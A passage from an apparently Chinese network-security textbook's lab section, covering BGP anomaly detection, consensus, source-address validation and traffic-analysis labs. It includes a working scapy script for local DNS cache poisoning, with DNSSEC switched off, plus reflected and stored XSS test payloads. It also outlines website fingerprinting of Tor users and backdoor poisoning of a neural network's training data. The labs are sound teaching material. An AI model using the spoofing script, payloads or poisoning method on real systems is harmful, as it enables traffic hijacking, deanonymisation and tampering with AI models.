代码 3　BGPdump 工具安装

（3）用于解析 MRT 格式的 BGP 路由数据的 BGPdump 工具。

从源代码编译它，并将二进制文件链接到 $YOUR_REPO_PATH /data/route-views/bgpd，如代码3所示：

实验步骤

为便于验证本实验结果，建议读者参考论文 [1] 中已证实攻击数据集，并选择合适的时间范围进行路由异常检测。相关数据集的详细信息请参见表 1。本实验的过程及步骤如下：

（1）下载并安装路由异常检测系统（项目地址：https://github.com/yhchen-tsinghua/routing-anomaly-detection）。

（2）根据检测需求，下载指定时间段的 AS 商业关系数据（CAIDA 数据集：https://publicdata.caida.org/datasets/as-relationships/），并将其作为输入，运行 BEAM_engine/train.py 以训练 BEAM 模型，该模型用于量化路径变化的异常程度。

（3）针对待检测的路由异常，运行 routing_monitor/detect_route_change_routeviews.py，准备特定时间点与采集点的 BGP Update 数据集（RouteViews 数据集：https://routeviews.org/，该数据为 MRT 格式，可使用 BGPdump 工具解析），并进行路由变化检测。

（4）使用已训练的 BEAM 模型，运行 anomaly_detector/BEAM_diff_evaluator_routeviews.py，对检测到的路由变化进行路径差异评估，评估结果将被存储到记录路由变化信息的同级 BEAM_metric 目录中。

（5）运行 anomaly_detector/report_anomaly_routeviews.py，根据路径差异评估结果进行异常路由检测，检测结果将被存储在同级 reported_alarms 目录中。

（6）在异常检测结果中根据时间、影响等匹配读者选定待检测异常，观察匹配得到的异常事件中 Prefix、AS_PATH 等属性的变化情况。此外，读者可根据路由变动情况，绘制路径变化的累积分布函数（CDF）曲线，并将生成结果与论文 [1] 中图 5 对应事件进行对照分析。

预期实验结果

当将 BGP Update 数据集输入路由变化检测系统时，系统能够有效识别路由变动情况；进一步结合 BEAM 模型进行检测时，系统能够检测到一系列路

由异常现象。在这些异常现象中，能够匹配到读者选定的待检测异常。进一步生成的累积分布函数（CDF）图形，与论文 [1] 中图 5 所展示的对应事件的图形结果一致。

表 1　互联网域间路由系统攻击数据集（已证实）

类别	名字	时间（$\pm 12h$）	持续时间	异常路由通告数量
路由劫持（子前缀、路径）	$SP_{backcon\_5}$	2016-05-20 21:30:00	1h33m47s	296
	$SP_{backcon\_4}$	2016-04-16 07:00:00	11m28s	1032
	$SP_{backcon\_2}$	2016-02-20 08:30:00	3m10s	825
	$SP_{bitcanal\_1}$	2015-01-07 12:00:00	12m55s	286
	$SP_{petersburg}$	2015-01-07 09:00:00	28s	1000
	SP_{defcon}	2008-08-10 19:30:00	26s	72
路由劫持（子前缀、源）	SO_{iran}	2018-07-30 06:15:00	3h25m42s	587
	$SO_{bitcanal\_3}$	2018-06-29 13:00:00	47m34s	672
	$SO_{backcon\_3}$	2016-02-21 10:00:00	4s	1156
	$SO_{backcon\_1}$	2015-12-03 22:00:00	16m5s	695
	$SO_{bitcanal\_2}$	2015-01-23 12:00:00	5m11s	284
	SO_{h3s}	2014-11-14 23:00:00	2s	581
	$SO_{pakistan}$	2008-02-24 18:00:00	4h57m6s	156
路由劫持（前缀、源）	PO_{brazil}	2014-09-10 00:30:00	1h28m39s	127
	PO_{sprint}	2014-09-09 13:45:00	7s	198
路由泄露	RL_{jtl}	2021-11-21 06:30:00	1h14m47s	2419
	$RL_{stelkom}$	2021-11-17 23:30:00	3m18s	1888
	$RL_{itregion}$	2021-11-16 11:30:00	31m32s	2409

实验十一：实现本地 DNS 缓存中毒攻击（难度：★★☆）

实验目的

通过实验，掌握本地 DNS 缓存中毒实施过程及原理，加深对网络安全问题的认识，了解缓存中毒攻击相应的安全防御手段。

实验环境设置

本实验的环境设置如下：

本实验的环境设置如图13所示，共配置 3 台计算机：一台作为客户端，一台作为本地 DNS 服务器，另一台作为攻击者。可安装 3 台虚拟机运行在同一物理计算机中，如运行 3 台 Ubuntu 16.04 虚拟机，设置客户端 IP 地址为 10.0.10.4，本地 DNS 服务器的 IP 地址为 10.0.10.5，攻击者 IP 地址为 10.0.10.6。

图 13　实验环境配置

实验步骤

本实验的过程及步骤如下：

（1）完成客户端配置。首先修改客户端的本地 DNS 服务器地址为 10.0.10.5，该操作通过改变 DNS 配置文件（/etc/resolv.conf）实现，修改文件中的 nameserver 配置为“nameserver 10.0.10.5”。

（2）设置本地 DNS 服务器 IP 地址为 10.0.10.5，安装 BIND 9 并完成基本配置。在 Ubuntu 中通过“sudo apt install bind9”命令安装 BIND 9 程序。安装完成后，在/etc/bind/named.conf 文件配置 include 条目。实际配置信息被存储在 include 条目对应的文件中。在/etc/bind/named.conf.options 种完成和 DNS 解析相关的参数设置。由于 DNSSEC 能够抵御对本地 DNS 服务器的欺

骗攻击，实验环境展示没有该机制时的攻击过程，可以修改 named.conf.options 文件中的“dnssec-enable”为“no”，关闭 DNSSEC。

```
from scapy. all import *
def spoof_ldns(pkt):
  if(DNS in pkt):
    IPpacket = IP(dst=pkt[IP].src,src=pkt[IP].dst)
    UDPpacket = UDP(dport=pkt[UDP].sport,sport=53)
    Ans = DNSRR(rrname=pkt[DNS].qd.qname, type='A',rdata='108.109.10.66',
    ttl=172800)
    DNSpacket = DNS( id=pkt[DNS]. id, qd=pkt[DNS].qd, aa=1, rd=0,qdcount=1,
    qr=1,ancount=1,nscount=0, an=Ans)
    spoofpacket=IPpacket/UDPpacket/DNSpacket
    send(spoofpacket)
    spoofpacket.show()
pkt=sniff( filter='udp and (src host 10.0.10.5)',prn=spoof_ldns)
```

代码 4　本地缓存中毒攻击代码示例

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1367
;; flags: qr rd ra; QUERY: 1, ANWSER: 1, AUTHORITY: 0,
ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
; www.example.org.                IN      A

;; ANSWER SECTION:
www.example.org.        172800  IN      A       108.109.10.66

;; Query time: 19 msec
;; SERVER: 10.0.10.5#53(10.0.10.5)
;; WHEN: Fri Jan 22 12:27:52 EST 2021
```

图 14　域名解析得到伪造地址示意图

（3）在实验环境下，通过“sudo rndc flush”命令在发起攻击前清理缓存，以使得本地 DNS 服务器接收到客户端查询请求时会发送一个新的请求。

（4）客户端通过 dig 命令查询某域名（如 www.example.org）的 IP 地址，触发本地 DNS 服务器向权威域名服务器发送 DNS 请求。攻击者运行 Python

文件，通过 sniff 监听请求包，伪造 DNS 应答包并发送。可参考代码4，其中“src host 10.0.10.5”表示监听本地 DNS 服务器发出的数据包，应答包伪造了 www.example.org 的 IP 地址为 108.109.10.66。

（5）本地 DNS 服务器接收伪造应答包，并向客户端发送，同时缓存已经被伪造回复污染。攻击者停止攻击后，缓存有效期内通过客户端或别的主机向本地 DNS 服务器查询该地址时，会得到攻击者伪造的地址。

预期实验结果

攻击成功后，本地 DNS 服务器缓存有效期内，伪造结果一直有效。用户查询域名时，得到如图14所示攻击者设定的伪造地址。

实验十二：域间源地址验证技术 SMA 简单模拟（难度：★★☆）

实验目的

在域间源地址验证技术 SMA 中，AS 之间通过建立状态机，并在 AS 的边界路由器进行标签的添加、验证和移除实现自治域间的源地址验证。其中发送方边界核心路由器在分组中添加标签，以传递源地址前缀的真实性。目的域在边界路由器检查标签正确性，以验证所关联源地址的真实性，过滤伪造分组。

本实验对 SMA 技术进行简单模拟。两台虚拟机分别充当发送方边界路由器以及目的域边界路由器，进行状态机建立、添加标签、验证标签三项功能的模拟。

通过本次实验，使同学们加深对 SMA 技术的认识，了解状态机的建立、分组的标签添加和验证技术，并激发同学们对具体应用中可能会遇到的问题展开思考。

实验环境设置

本实验的环境设置如下：

（1）两台虚拟机，系统 Ubuntu 16.04。

（2）测试两台虚拟机 IPv6 的互通性。通过 ip addr show 命令查看本地 IPv6 地址，然后互相 ping 对方的 IPv6 地址。若能 ping 通，可以继续进行实验，如图15所示。

（3）在虚拟机的 Python 3 中安装 pip 包，然后利用 pip 安装 scapy 包。

```
sudo apt-get install python3-pip
pip3 install -i https://pypi.tuna.tsinghua.edu.cn/simple scapy
```

实验步骤

本实验的过程及步骤如下：

本实验借助 Python 3 中的 scapy 进行分组的构造、分组标签嵌入、发包、分组嗅探、分组判断。

由于 SMA option 格式尚未得到公认，在 scapy 中不支持，但是可以自己构造，转变成 hexstring 传入 IPv6ExtHdrDestOpt.options。scapy 中只支持 Pad1、PadN、RouterAlert、Jumbo、HAO 四种 option，本实验因为不涉及 SMA 的一些复杂功能，选择 scapy 支持的 HAO（Home Address Option）模拟打 SMA



图 15 虚拟机互通性测试

标签操作。HAO（RFC 3775）本来是用来在节点移动时绑定归属地址（home address），因此 option 数据格式是 128 位 IPv6 地址格式，需要将标签稍加转换。

本实验中 SMA 的状态机采用 KISS99 算法生成随机数的方式。KISS99 需要两个 AS 之间协商初始状态（生成随机数的种子）来建立状态机。在状态机的触发和同步部分，本实验简单地设定为每正确发送一次分组就触发状态机，改变状态，产生新的标签。其中状态为 128 位，标签为 64 位。具体的实验步骤如下：

（1）模拟目的域 AS 的虚拟机开启分组嗅探。

（2）模拟发送方 AS 的虚拟机首先发送 AS 初始状态给目的域，目的域虚拟机接收状态后记录发送方 AS 的初始状态。

（3）发送方虚拟机触发状态机生成新状态以及标签，并将标签添加到发送到目的域的分组中。目的域接收到分组后，也触发状态机生成新状态以及标签，进行标签的验证。

（4）重复步骤（3）一次，来验证状态机受分组触发后双方是否能保持同步。

（5）模拟错误标签情况：将上次的标签直接添加入此次分组中发送给目的域虚拟机。目的域同样触发状态机进行标签验证。

（6）继续重复步骤（3）一次，用来验证状态机在有错误分组触发后是否能保持同步。

预期实验结果

预期实验结果如图16所示，图中展示了目的域虚拟机的输出结果。



图 16　预期实验结果

在步骤（2）中，发送方首先向目的方发送了初始状态以建立状态机，从结果可以看到目的域接收到了初始状态。

在步骤（3）中，发送方向目的方发送了添加正确标签的分组，从结果可以看到目的域进行了标签的验证，判断标签正确。说明双方状态机不仅建立而且是同步的。

在步骤（4）中，发送方又向目的方发送了添加正确标签的分组，从结果可以看到目的域此时也验证了标签的正确性，而且标签发生了变化。说明在受到正确分组触发后双方依然能保持状态机的同步。

在步骤（5）中，发送方向目的方发送了添加错误标签的分组，从结果可以看到目的域此时也验证了标签是错误的，并进行了丢弃。说明双方状态机是同步的，而且标签验证功能是完备的。

在步骤（6）中，发送方又向目的方发送了添加正确标签的分组，从结果可以看到目的域依然可以验证标签的正确性。说明在受到错误分组触发后双方依然能保持状态机的同步。

实验十三：可视化分析流量交互图（难度：★★☆）

实验目的

本实验使用基于流量交互图的攻击流量识别程序，来检测公开数据集当中的攻击流量，进而分离攻击流量以及与之相关的正常流量，最后绘制流量交互图分析攻击流量。

本实验具体实验包含了如下步骤：

（1）下载并编译流量交互图开源软件系统。

（2）下载包含加密攻击流量的数据集。

（3）启动流量交互图检测方案检测数据集当中的攻击流量。

（4）从分析日志中找到攻击流量相关的地址。

（5）抽取攻击流量和与之相关的正常流量。

（6）根据流量交互图的定义，编写可视化程序，绘制包含攻击流量的子图，并对可视化结果进行解释。

实验环境设置

本实验的环境设置如下：

实验在常规的 Linux 环境下即可完成，对发行版本与内核版本基本不作任何限制。但为了取得更好的实验效果，建议采用包含至少 100GB 存储空间的 Ubuntu 22.04 主机。

实验步骤

本实验的过程及步骤如下：

（1）下载编译流量交互图分析软件。 首先需要从 GitHub 上下载流量交互图的源代码程序（`https://github.com/fuchuanpu/HyperVision`），之后根据软件的文档对程序进行编译。在这一步中，会自动下载各种软件所需要的依赖，请保证实验设备可以正常访问互联网。

（2）下载流量数据集。 接下来继续按照软件说明文档下载对应的数据集，其中包含了一系列攻击数据集和对应的标签。具体而言，对于每一种攻击数据集都有对应的.data 文件，存储了每一个数据包的特征，包含了 TCP 五元组和到达时间等；另外还有一个对应的.label 文件，存储了每一个数据包的标签。有

兴趣的读者可以对程序源代码进行阅读，理解.data 文件当中具体包含了哪些特征。

（3）运行流量交互图检测程序。 请读者根据 /script 下的文件编写命令，运行编译好的交互图检测方案。在这一步中，请自行选择一个数据集作为检测目标，并且观察文件的输出。同时思考：

① 本章中介绍的流量交互图检测方法的具体原理是什么？

② 使用的是有监督训练还是无监督训练？

③ 具体采用了多少数据包进行训练？

④ 具体采用了多少流进行训练？

⑤ 检测的准确度如何，如何解读这些指标。

（4）分析检测结果。 根据检测软件的输出日志，分析有哪些流被检测为攻击流量。在这一步中，最重要的是获得受害者地址，还需编写分析脚本获得全部与之通讯过的主机，包含正常用户的地址和攻击者的地址，并将这些地址发送和接收的数据包提取成单独文件。

（5）编写程序可视化流量交互图。 最后利用 GraphX Python 软件包绘制流量交互图，根据流量交互图的定义，边为地址，节点为流。在这一步中不要求对流量交互图进行压缩，请将图中的正常流量标成蓝色，恶意流量标成红色，且流中的数据包越多，对应的边越不透明。同时，请注意重复边的问题。另一方面，正常地址应表示为绿色，异常地址应标注为红色。最后把绘制的流量交互图保存成图片，并分析攻击者和正常用户在流量交互模式上的区别。

预期实验结果

在绘制的流量交互图上，可以看出表示正常用户和攻击者图结构的显著差异，这意味着两者在流交互行为上呈现出明显区别。另一方面可以查看流量交互图程序输出的检测准确度，以及在日志当中观察流的异常程度分值。

推荐有兴趣的读者深入阅读源代码以理解流量交互图检测的核心机制，例如长短流分类和图压缩等等。当然，也可以尝试使用其他流量数据集进行检测，或者通过调整程序参数来比较最终的检测准确度等实验方式。

实验十四：网站指纹攻击实现（难度：★★☆）

实验目的

随着互联网的高速发展，用户隐私和网络安全已成为全球关注的重点。匿名通信网络（如 Tor）虽然增强了用户的隐私保护，但也面临网站指纹攻击的威胁。这种攻击通过分析加密网络流量的特征来推断用户访问的网站，即使在匿名网络中也难以完全规避。

本实验旨在开发并实现一种网站指纹攻击模型，通过监听和分析网络流量模式推测用户访问的网站。在 Tor 这样的匿名通信系统中，尽管流量经过多重加密和混淆，不同网站的流量特征（如数据包的方向、时间间隔等）仍然具有可区分性，攻击者可以利用这些特征进行识别。这种攻击对用户隐私构成严重威胁，因为它可能暴露用户的访问习惯及敏感信息，从而影响通信的安全性。

通过本实验，希望参与者深入理解网站指纹攻击的步骤及实际效果，并加深对加密网络流量分析的理解。

实验环境设置

本实验的环境设置如下：

若没有符合条件的硬件，可尝试使用 Kaggle 等在线编程环境。

（1）一台配备 NVIDIA 独立显卡的计算机（显存容量不低于 12GB）。

（2）支持 Python 3.8 或更高版本的编程环境。

实验步骤

实验的过程及步骤如下：

（1）下载与安装。获取网站指纹攻击库 WFlib，并按照`https://github.com/Xinhao-Deng/Website-Fingerprinting-Library`中的指引安装。

（2）数据集准备。下载网站指纹攻击数据集 CW.npz.zip，链接地址为`https://zenodo.org/records/13732130`。解压后，将数据划分为训练集、验证集和测试集，具体方法详见`https://github.com/Xinhao-Deng/Website-Fingerprinting-Library`。

（3）模型训练与评估。通过运行脚本 scripts/DF.sh 训练基于深度学习的 DF 攻击模型，并在 CW 数据集上评估模型性能。

（4）进一步探索。根据兴趣尝试 WFlib 中的其他攻击，运行相关脚本并观察不同攻击的效果。

预期实验结果

通过对指定数据集的分析，可观察到不同网站流量模式的差异。在完成模型训练后，DF 攻击模型应能以超过 90% 的准确率识别不同网站，从而验证网站指纹攻击的有效性。

实验十五：拜占庭 / 故障容错共识的模拟与验证（难度：★★☆）

实验目的

容错算法主要用于构建一个分布式复制服务，该复制服务由多个节点构成，这些节点接收用户的请求指令，并按照一致的顺序进行执行，从而确保相同的状态。该分布式复制服务能够容忍少部分节点出现错误，并持续稳定运行。其中故障容错算法能够容忍节点出现故障、宕机等错误；而拜占庭容错算法则可以容忍节点主动作恶，发布不一致的信息。

本实验对故障容错算法和拜占庭容错算法分别进行简单模拟。通过四台虚拟机来充当分布式复制服务中的四个节点，由于拜占庭容错算法能容忍不超过 1/3 的拜占庭节点，故障容错算法能容忍不超过 1/2 的故障节点，因此，由四个节点组成的分布式复制服务能够容忍 1 个节点错误并持续稳定的运行。

通过本次实验，使读者了解实际运行一个分布式系统需要配置的参数信息，并加深对故障容错算法和拜占庭容错算法的认识，了解容错算法的运行流程，包括领导节点的选举、状态复制等，激发读者对具体应用中可能会遇到的问题的思考。

实验环境设置

本实验的环境设置如下：

（1）5 台虚拟机，系统为 Ubuntu 20.04，其中 4 台虚拟机用来扮演拜占庭容错算法中的 4 个节点，确保能够容忍一个拜占庭错误，另一台虚拟机充当客户端，用于发送请求。

（2）每台虚拟机都安装了 git、net-tools、jdk 等工具。

（3）测试 5 台虚拟机的互通性。

（4）在每台虚拟机中下载 bft-smart 源码：git clone https://github.com/bft-smart/library.git。

实验步骤

本实验借助一个拜占庭容错共识的开源库 bft-smart 来完成故障容错算法以及拜占庭容错算法的模拟与验证。

bft-smart 是一个基于 Java 的开源库，可以通过更改系统参数实现拜占庭容错和故障容错的切换。在 bft-smart 源码中的 library/config 文件夹下有

hosts.config 和 system.config 两个配置文件，其中 hosts.config 文件配置有参与共识的各节点地址信息以及发送请求的客户端地址信息，system.config 则用于配置整个分布式系统的地址信息。

hosts.config 文件具体如图17所示，其中每条地址信息包含 4 个字段，第一个字段为节点 id，第二个字段为节点地址，第三个字段为接收客户端请求开放的端口号，第四个字段为与其他共识节点交互开放的端口号。其中每个节点的 id 必须不同，客户端地址信息条目只需要提供与共识节点交互的端口号即可，如图中 id 为 7001 的信息。所有共识节点以及客户端的 hosts.config 文件内容必须相同。



图 17　hosts.config 文件内容

system.config 文件中定义了系统相关的参数字段，各字段的意义可以参考 https://github.com/bft-smart/library/wiki/BFT-SMaRt-Configuration。其中与本实验相关的字段有 system.servers.num，该字段表明此次整个分布式系统中节点的数量，此次实验中为 4；system.servers.f 字段表明分布式系统中错误数量，此次试验可设置为 1；system.bft 字段则表明此次运行的是否为拜占庭容错共识，当设置为 false 时是故障容错，true 则是拜占庭容错。

本次实验模拟完成映射功能，即由共识节点组成一个映射库，客户端可以插入、查询、删除键值对。

本实验的过程及步骤如下。

（1）按照顺序依次开启 id 为 0、1、2、3 的 4 个共识节点，每次更改 hosts.config 和 system.config 文件内容后，需要删除 config/currentView 文件，否则在运行时会继续之前的配置：

runscripts/smartrun.sh bftsmart.demo.map.MapServer 0

runscripts/smartrun.sh bftsmart.demo.map.MapServer 1

runscripts/smartrun.sh bftsmart.demo.map.MapServer 2

runscripts/smartrun.sh bftsmart.demo.map.MapServer 3

（2）开启客户端：

runscripts/smartrun.sh bftsmart.demo.map.MapInteractiveClient 7001

（3）客户端启动后尝试插入一个新的键值对，观察各共识节点以及客户端的执行情况，然后查询该键值对是否插入成功。

（4）手动关闭其中一个节点对应的终端，然后查看各共识节点的运行状态，并通过客户端判断系统是否能够正常运行。

（5）将步骤（4）中关闭的节点重新开启，查看是否各共识节点的运行状态，判断是否可以恢复正常运行。

（6）尝试更改系统配置文件 system.config 中的参数，重复上述实验。

预期实验结果

预期实验结果及中间步骤如下所示。

在步骤（1）中，当依次开启共识节点后，可以看到每个节点终端上显示如图18中所示信息，则表示共识节点间成功互相建立了连接。

```
-- Replica state is up to date
--
                ####################################
                    Ready to process operations
                ####################################
```

图 18　分布式复制服务建立成功

在步骤（3）中，若成功开启客户端，并选择插入一个新数据，可以得到如图19所示界面。例如我们插入了键值对 ds:2 后，就可以根据该键查询到具体的值。

```
^Cstone@stone-VirtualBox:~/Desktop/library$ runscripts/smartrun.sh bftsmart.dem
o.map.MapInteractiveClient 4
Select an option:
0 - Terminate this client
1 - Insert value into the map
2 - Retrieve value from the map
3 - Removes value from the map
4 - Retrieve the size of the map
5 - List all keys available in the table
Option:1
Putting value in the map
Enter the key:ds
Enter the value:2
Previous value: null
```

图 19　客户端运行结果

在步骤（4）中，关闭其中一个副本节点后，客户端终端和其他共识节点终

端上都会显示无法与该节点建立连接，但此时在客户端终端上重复步骤（3），依然能够正确执行；若此时关闭的是领导节点，在客户端发送请求后，可以观察到其他共识节点会首先共同选举新的领导节点，然后执行客户端请求。

在步骤（5）中，重新开启被关闭的共识节点后，可以看到该节点尝试去搜索最新的状态，其他共识节点则将最新的状态发送给该节点，然后整个系统完成数据同步。

实验十六：实现本地 Web 攻击（难度：★★☆）

实验目的

演示 Web 应用安全的 XSS 漏洞，体会漏洞发生的原因，寻找补救的办法。探索 SQL 注入攻击和 CSRF 攻击。

实验环境设置

本实验的环境设置如下：

为了简化 Web 服务器搭建过程，本次实验推荐使用 Python 的 Flask 框架。建议环境 Linux。默认 Python 环境已经安装成功。

实验步骤

本实验的过程及步骤如下：

（1）安装 Flask 框架，在命令行中输入：pip install flask。

代码的下载地址为http://thucsnet.com/resources/web-security-exercise.zip。

（2）运行 Flask 服务器，打开提供的代码，进入代码根目录后，在命令行中输入 flask run，如图20所示。



图 20 Flask 启动命令行

（3）在浏览器中打开 http://127.0.0.1:5000/，如图21所示。

预期实验结果

在搜索框内输入 <script>alert(‘反射型 XSS’)</script>，测试反射型 XSS 攻击，如图22所示。在评论框内输入 <script>alert(‘持久型 XSS’)</script>，测试持久型 XSS 攻击，如图23所示。

思考题

1. 尝试使用防御方法，防范 XSS 攻击。

图 21　演示的 Web 页面

图 22　演示的反射型 XSS

图 23　演示的持久型 XSS

2. 增加一个登录功能，设计有 SQL 注入隐患的代码，进行攻击，并且展示如何进行防范。

3. 设计一个 CSRF 攻击范例，并且演示如何防御。

实验十七：后门攻击与防御的实现（难度：★★☆）

实验目的

面向人工智能算法的后门攻击，指的是在不改变原有人工智能算法所依赖的深度学习模型结构的条件下，通过向训练数据中增加特定模式的噪声，并按照一定的规则修改训练数据的标签，达到人工智能技术在没有遇到特定模式的噪音时能够正常工作，而一旦遇到包含了特定模式的噪音的数据就会输出与预定规则相匹配的错误行为。面向后门攻击的防御，指的是利用数据的独特属性或者精心设计的防御机制，来降低后门攻击的成功率。

通过本实验，使读者深入了解后门攻击的实现逻辑以及防御细节，从而加深对人工智能安全问题的认识，并了解相应的防御手段。

实验环境设置

本实验的环境设置如下：

（1）一台配备英伟达独立显卡的计算机。

（2）支持 Python 3.5 或更高版本的编程环境。

实验步骤

本实验的过程及步骤如下：

（1）在实现后门攻击方面，本实验以手写字符识别为例。在利用特定模式的噪声构成触发器方面，选择将图片中的 4 个黑色特定像素点变为白色。同时，将原有的真实标签 i 修改为 (i+3)%10。相关的算法可以参考 GitHub 中的公开程序，如https://github.com/Kooscii/BadNets。

（2）在实验过程中，尝试不同比例的后门攻击样本来干扰模型训练。根据实验结果，分析总结后门攻击之所以能够成功的本质。

（3）为了防御后门攻击，本实验可以主动地识别输入数据中是否包含用于后门攻击的触发器（也就是特定模式的噪音），或者通过数据的其他特性来削弱甚至抵消后门攻击的性能。相关的防御机制可以参考 GitHub 中的公开程序，如https://github.com/bolunwang/backdoor。

预期实验结果

（1）实施后门攻击之后，被攻击的模型依然能够准确地识别无触发器的样本。对于具有触发器的样本，被攻击的模型将作出错误判断，并且将正式标签为 i 的样本预测成标签为 (i+3)%10。

（2）在实施主动防御之后，模型被攻击成功的概率将会明显下降，但是模型对良性样本预测的准确率也会略有下降。

实验十八：流量大模型的流量检测能力实现（难度：★★★）

实验目的

流量大模型是大模型在网络安全领域的一种垂域大模型，其突出的理解、推理能力以及泛化能力，能够有效改善当前网络安全技术的不足，并为提升网络威胁检测与分析技术的性能提供新的解决思路。

本实验旨在开发一种基于流量大模型的网络威胁检测与分析系统，帮助大模型实现文本与流量模态的对齐，使大模型能够理解安全人员的指令，执行恶意软件流量、隧道流量、僵尸网络等不同场景下的通用流量检测任务，有效应对网络安全面临的挑战。

通过本实验，希望读者能够深入理解流量大模型的工作原理及其实际效果，加深对大模型和流量安全问题的认识，并掌握如何将大模型技术应用于网络安全领域。

实验环境设置

本实验的环境设置如下：

（1）一台配备英伟达独立显卡的计算机，该显卡的容量不小于 25GB。

（2）支持 Python 3.9 或更高版本的编程环境。

（3）适配开源大模型的执行环境。

如果没有对应的硬件条件，可以尝试一些在线的编程环境，比如 Google Colab。

实验步骤

本实验过程及步骤如下：

（1）下载开源大模型的基座模型参数，例如，ChatGLM2-6B 的下载链接可参考`https://github.com/THUDM/ChatGLM2-6B`。

（2）下载流量大模型的微调框架项目代码，下载链接为`https://github.com/ZGC-LLM-Safety/TrafficLLM`。

（3）打开命令处理器，进入微调框架的项目路径，然后使用 pip 命令配置模型和微调框架的执行环境。比如，可以在命令行中分别执行以下两条命令：

```
pip install -r requirements.txt
pip install nltk jieba datasets fire rouge_chinese
```

其中，requirements.txt 文件主要包含了进行大模型推理需要的执行环境，nltk、jieba、dataset、fire、rouge_chinese 依赖库则是模型训练和评估所需要的依赖库；

requirements.txt 文件中的依赖库可以支撑 ChatGLM2-6B 模型的运行。如果想使用其他大模型作为基座模型，首先需要按照对应模型的要求配置执行环境。

（4）下载预处理后的文本指令数据集（instruction），以及执行恶意软件检测（ustc-tfc-2016）、隧道流量检测（iscx-vpn-2016）和僵尸网络检测（iscx-botnet-2014）任务微调所需的流量大模型训练和测试数据集。下载链接为：`https://drive.google.com/drive/folders/1RZAOPcNKq73-quA8KG_lkAo_EqlwhlQb`。

（5）配置指令微调阶段的训练参数。在微调框架的 dual-stage-tuning 文件夹中，根据文本指令数据集的保存路径，调整 trafficllm_stage1.sh 文件中 train_file 和 validation_file 选项的值。同时，根据基座模型的存储位置，修改 model_name_or_path 选项的值，以确保它指向正确的基座模型路径。最后，设置 output_dir 选项的值为计划保存微调后模型的目录。

output_dir 选项的值需要与第（5）步不同，因为这两步微调需要得到两个不同的模型。

（6）使用命令行进入 dual-stage-tuning 文件夹，并在命令行中使用 bash 命令执行 trafficllm_stage1.sh 文件，进行指令微调。

（7）配置任务微调阶段的训练参数。在 dual-stage-tuning 文件夹中找到 trafficllm_stage2.sh 文件，根据任务专用流量数据集的保存路径，修改其中 train_file 和 validation_file 选项的值。以恶意流量检测任务的 USTC TFC 2016 数据集为例，假设数据集的存储位置为../dataset/ustc-tfc-2016，那么就将 train_file 和 validation_file 选项的值改为../datasets/ustc-tfc-2016/ustc-tfc-2016_detection_packet_train.json。然后使用和第（5）步相同的方法设置 model_name_or_path 和 output_dir 选项的值。

（8）使用和第（6）步相同的方式执行 trafficllm_stage2.sh 文件进行任务微调。

（9）根据流量大模型微调框架中的评估步骤，在命令行中使用 python 命令运行 evaluation.py 文件，评估流量大模型在具体任务上的检测效果。比如，可以在命令行输入如下格式的命令以评估流量检测任务的效果：

为了便于理解每个选项的含义，这里将命令分成了多行。在实际输入时需要在一行内输入所有内容。

```
python evaluation.py --model_name /Your/Base/Model/Path
                     -- traffic_task  detection
                     -- test_file  Ustc/Test/File/Path
                     -- label_file  Ustc/Label/File/Path
                     --ptuning_path Task/Tuning/Model/Path
```

其中 model_name 是基座模型的保存路径、test_file 是恶意流量检测任务的测试数据集文件的保存路径、label_file 是标签文件的保存路径，ptuning_path 是任务微调得到的模型的保存路径。

（10）修改配置文件中指令微调模型和任务微调模型的存储路径，以备模型推理使用。在微调框架的根目录下找到 config.json 文件，将其中 model_path 选项的值修改为基座模型的保存路径，并将其中的 peft_path 的值修改为第（6）步微调得到的模型的保存路径，最后在 peft_set 选项下根据自己进行的任务微调的类型修改对应任务的模型的保存路径。比如，在第（6）步中我们使用了 USTC TFC 2016 数据集进行了恶意流量检测任务的微调，那么就可以将 peft_set 选项下的 MTD 选项的值修改为第（8）步任务微调得到的模型的保存路径；

（11）在命令行中输入 streamlit run trafficllm_server.py 命令，完成流量大模型的对话环境部署。部署成功后在命令行中会显示大模型推理服务部署的 IP 和端口，在浏览器中打开对应的 IP 和端口（形如`http://Your-Server-IP:Port`）就可以直接输入指令要求大模型执行推理任务了。

如果需要执行多类任务的推理，则需要使用不同的数据集分别执行第(7)和(8)步，得到针对不同任务的推理模型，并在 config.json 的 perf_set 下修改对应任务类型的模型保存路径。

预期实验结果

完成流量大模型在指定数据集上的训练后，流量大模型能够以 90% 以上的准确率实现恶意软件检测、隧道流量检测和僵尸网络检测。在本地计算机进行流量大模型的部署后，流量大模型能够以对话的方式直接执行用户的输入指令对应的下游任务，并完成待检测流量的标签预测过程，输出所执行的下游任务名称及所预测的流量标签结果，从而辅助安全人员快速完成网络流量的分析与检测工作。

参考文献

[1] CHEN Y, YIN Q, LI Q, et al. Learning with Semantics: Towards a Semantics-Aware Routing Anomaly Detection System[C]. 33rd USENIX Security Symposium (USENIX Security 24), 2024.